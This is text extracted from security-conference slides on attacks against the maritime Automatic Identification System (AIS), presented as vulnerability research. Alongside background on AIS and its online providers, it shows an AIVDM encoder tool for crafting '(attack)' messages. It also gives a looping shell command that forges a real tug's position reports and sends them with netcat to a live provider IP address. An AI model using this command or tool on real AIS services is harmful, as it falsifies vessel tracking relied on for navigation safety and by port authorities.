



C A R P E
f R
C E R V I S I A

AIS Exposed

Understanding Vulnerabilities & Attacks 2.0

Dr. Marco Balduzzi – @embyte
Senior Research Scientist, Trend Micro Research
(Kyle Wilhoit and Alessandro Pasta)
[– DVD VERSION –]



Outline

- Balduzzi et al. , October 2013, HITB KUL ++



Automatic Identification System

- AIS, Automatic Identification System
- Tracking system for vessels
 - Ship-to-ship communication
 - From/to port authorities (VTS)
- Some applications:
 - Maritime security (piracy)
 - Collision avoidance
 - Search and rescue
 - Accident investigation
 - Binary messages, e.g. weather forecasting

Required Installation

- Since 2002
- Introduced to supplement existing safety systems, e.g. traditional radars
- Required on:
 - ANY International ship with gross tonnage of 300+
 - ALL passenger ships regardless of size
- Estimated 400,000 installations
- Expected over a million



Attacker



Internet



Attacker




AIS Gateway



AIS Gateway



VTS (Marine Authorities)



Data Exchange

- AIS messages are exchanged in two forms:
- Radio-frequency (VHF) – 162 ± 0.25 MHz



- Online AIS Providers

Example

SINGAPORE Port details and statistics - AIS Marine Traffic - Iceweasel

File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto

SINGAPORE Port details and s...



www.marinetraffic.com/en/ais/details/ports/290 hitb kul

MarineTraffic Live Map Vessels Ports Photos



PORT of SINGAPORE

Country: Singapore Upload

Latitude / Longitude: 1.264 / 103.836
Local Time: 2014-03-07 18:23




SWISS Wanderlust
MarineTraffic.com



Online AIS Providers

- Collect and visualize vessels information
- Communicating via:
 - Mobile Apps
 - Email
 - Free/Commercial Software
 - Radio-Frequency Gateways (deployed regionally)



Identified Threats

- Grouped in two macro categories
- 1. Implementation-specific = Online Providers
[Software]

VS

- 2. Protocol-specific = AIS Transponders
[RF / VHF]



AIS Application Layer

- AIVDM messages, e.g.:
 - Position reports
 - Static reports
 - Management (channel...)
 - Safety-related (SART)
- NMEA sentences , as GPS

*!AIVDM,1,1,,B,177KQJ5000G?tO`K>RA1wUbN0TKH,0*5C*

TAG, FRAG_#, FRAG_ID, N/A, CHANNEL, PAYLOAD, PAD, CRC

AIVDM Encoder

```
$ ./AIVDM_Encoder.py --h
Usage: AIVDM_Encoder.py [options]
```


Use this tool to generate the binary payload of a NMEA0183 (attack) sentence.
Brought to you by embyte.

Options:

-h, --help	show this help message and exit
--type=TYPE	Type: 1 = Position Report Class A; 14 = Safety-Related Broadcast Message; 18 = Standard Class B CS Position Report; 21 = Aid-to-Navigation Report; 22 = Channel Management; 23 = Group Assignment Command; 24 = Static Data Report)
--sart_msg=SART_MSG	14. SART alarm message, default = SART ACTIVE
--mmsi=MMSI	MMSI, default = 247320162. 970010000 for SART device
--speed=SPEED	18. Speed (knot), default = 0.1
--long=LONG	18. Longitude, default = 9.723578333333333
--lat=LAT	18. Latitude, default = 45.69101666666667
--course=COURSE	18. Course, default = 83.4
--ts=TS	18. Timestamp (sec), default = 38
--v_AtoN	21. Specify that the AtoN is virtual, default = real.
--aid_type=AID_TYPE	21. Type of AtoN (light, bouye)
--aid_name=AID_NAME	21. Name of AtoN
--channel_a=CHANNEL_A	22. Specify channel frequency for A, default = 2087 (87B = 161.975 MHz). Ref ITU-R M.1084


Spoofing – Online Providers

- Ships or Aids-to-Navigation



```
embyte@wine:~$ for i in `seq 100000`; do sleep 1; echo -n -e `./AIVDM_Encoder.py --type=1  
--mmsi=367532850 --speed=5.2 --long=-96.9197 --lat=32.8651 --course=353.1 | xargs -I MARCC  
./unpacker MARCO 1 A` | nc -q0 -u 5.9.207.224 5322; done
```


US to North Korea... What?!




- Wargames (1983) or cyberwar?

Programming a malicious route

- Tool to make a ship follow a path over time
- Programmed with *Google Earth's KML/KMZ* information



Hijacking (Rogue Gateway)



Example

- “Move” a real ship – Eleanor Gordon

Vessel's Details

Ship Type: Tug
Length x Breadth: 60 m X 16 m
Speed recorded (Max / Average): 7.5 / 6.4 knots
Flag: USA [US] 
Call Sign: WDG4089
IMO: 0, MMSI: 367532850

Last Position Received

Area: Mexico Gulf
Latitude / Longitude: [30.1854° / -91.0188° \(Map\)](#)
Speed/Course 6.6 knots / 328°
Last Known Port: [NEW ORLEANS](#)
Info Received: 0d 0h 4min ago (AIS Source: 396)

 [Current Vessel's Track](#)

[Itineraries History](#)

Voyage Related Info (Last Received)

